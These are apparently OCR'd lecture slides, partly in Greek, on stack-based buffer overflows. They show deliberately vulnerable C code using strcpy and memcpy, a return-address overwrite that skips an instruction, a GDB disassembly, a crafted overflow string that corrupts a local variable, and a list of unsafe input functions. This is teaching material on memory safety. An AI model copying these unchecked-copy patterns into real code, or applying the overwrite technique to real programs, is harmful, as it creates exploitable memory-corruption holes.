
“allocate” memory

mov %ebp,%esp
pop %ebp

set EIP to return_address

(32 bit - Debian Linux 2.4.27 - GCC 3.3.5)

Stack
(ex1)




Stack Smashing

(ex2)

```
int function(char *input) {
   char mybuffer[8];

   strcpy(mybuffer, input);

   return(0);
}

int main() {
  char buffer[256];
  int i;

  for(i=0; i < 255; i++)
     buffer[i]='A';

  return(function(buffer));
}
```

Segmentation fault!

Stack
(ex2)




ένα buffer overflow μας
επιτρέπει να αλλάξουμε το
return address ενός function

Παράδειγμα
(ex3)

```
void function(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
    long *ret;
    ret = buffer1 + 24;
    (*ret) += 8;
}

void main(){
    long x;
    x = 0;
    function(1, 2, 3);
    x = 1;
    printf("%ld\n",x);
}
```

εξαρτάται από το μηχάνημα,
τον compiler κ.α.

Stack
(ex3)



Runtime

ex3 - main


```
Dump of assembler code for function main:
   0x0000000000400554 <+0>:   push   %rbp
   0x0000000000400555 <+1>:   mov    %rsp,%rbp
   0x0000000000400558 <+4>:   sub    $0x10,%rsp
   0x000000000040055c <+8>:   movq   $0x0,-0x8(%rbp)
   0x0000000000400564 <+16>:  mov    $0x3,%edx
   0x0000000000400569 <+21>:  mov    $0x2,%esi
   0x000000000040056e <+26>:  mov    $0x1,%edi
   0x0000000000400573 <+31>:  callq  0x400526 <function>
   0x0000000000400578 <+36>:  movq   $0x1,-0x8(%rbp)
   0x0000000000400580 <+44>:  mov    -0x8(%rbp),%rax
   0x0000000000400584 <+48>:  mov    %rax,%rsi
   0x0000000000400587 <+51>:  mov    $0x400624,%edi
   0x000000000040058c <+56>:  mov    $0x0,%eax
   0x0000000000400591 <+61>:  callq  0x400400 <printf@plt>
   0x0000000000400596 <+66>:  nop
   0x0000000000400597 <+67>:  leaveq
   0x0000000000400598 <+68>:  retq
End of assembler dump.
```

bypass this instruction

(64 bit - Ubuntu 16.04.2 LTS - GCC 5.4.0)

Stack

(ex3 - 2)




άρα μπορούμε να αλλάξουμε το return address ενός frame, και κατά συνέπεια την **ροή** της εκτέλεσης του προγράμματος!

Μπορούμε να Αλλάξουμε

Local Variables

```
#include <string.h>
#include <stdio.h>

void foo (char *bar) {
  float My_Float = 10.5;
  char c[28];
  printf("My Float value = %f\n", My_Float);
  memcpy(c, bar, strlen(bar));
  printf("My Float value = %f\n", My_Float);
}

int main (int argc, char **argv) {
  foo("my string is too long !!!!! \x10\x10\xc0\x42”);
  return 0;
}
```


Application
User
Input
Code


μερικές μέθοδοι που δεν ελέγχουν σωστά το μήκος της “εισόδου” που θα δεχθούν

gets( ), strcpy( ), strcat( ),
sprintf( ), scanf( ), κ.α.

